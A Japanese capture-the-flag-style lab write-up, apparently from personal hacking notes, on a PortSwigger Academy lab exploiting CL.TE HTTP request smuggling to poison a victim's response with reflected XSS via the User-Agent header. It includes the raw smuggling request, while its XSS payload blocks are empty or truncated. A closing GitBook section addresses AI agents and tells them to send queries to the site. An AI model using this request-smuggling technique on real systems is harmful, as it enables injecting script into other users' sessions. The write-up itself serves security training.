> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/exploiting-http-smuggling-to-deliver-reflected-xss.md).
# HTTPスマグリングを悪用して反射型XSSを配信する
PortSwigger Web Security Academy のラボ向けメモ。HTTPスマグリングを悪用して反射型XSSを配信するに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTPリクエスト・スマグリングを悪用して反射型XSSを配信する
このラボではフロントエンドサーバーとバックエンドサーバーが設定されています。/ フロントエンド **はチャンク化エンコーディングをサポートしていません**、これにより次の攻撃が可能になります **HTTPリクエスト・スマグリング**.

このアプリケーションには次の脆弱性もあります **User-Agentヘッダー経由の反射型XSS**.

目的は **スマグルした** リクエストをバックエンドに送り、そうすることで **次の被害者ユーザーのリクエストが、実行されるXSSペイロードを含むレスポンスを受け取るようにすることです `alert(1)`**.
ラボは定期的に次の対象へのリクエストを生成します
### User-AgentにおけるXSS脆弱性

その `userAgent` フォーム内のフィールドはレスポンスでそのまま再利用されるため、インジェクションが可能です:
{% code overflow="wrap" %}
```html
```
{% endcode %}
このペイロードは受け入れられて解釈されるため、XSS脆弱性が確認できます。
{% code overflow="wrap" %}
```html
">
```
{% endcode %}
### **攻撃の目的**
狙いはスマグリングを使って次を保証することです:
1. フロントエンドはリクエストを次に従って読み取る **Content-Length**.
2. バックエンドは次に従って読み取る **Transfer-Encoding: chunked**.
3. スマグルされたリクエストが被害者ユーザーの次のリクエストを改変します。
4. その後サーバーは、User-Agentヘッダー内にこちらのXSSペイロードを含むレスポンスを返します。
### **スマグリングされたアプリケーションリクエスト**
空のボディを含むPOSTリクエスト(`0/r/n/r/n`)を送ってチャンク化部分を終了し、その後にバックエンドへのリクエストを続けます
```http
POST / HTTP/1.1
Host: 0a03007904861a418091d63e00800003.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 172
Transfer-Encoding: chunked
0
GET /post?postId=6 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=tacWnPVGep8Me8A2MnkwA8hx5mrBU9la
User-Agent: ">
```
この2つ目のリクエスト(スマグルされたもの)は、バックエンドによって次のリクエスト、つまり被害者ユーザーのリクエストの一部として解釈され、その結果、受け取るレスポンスにXSSペイロードを注入できるようになります。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/exploiting-http-smuggling-to-deliver-reflected-xss.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.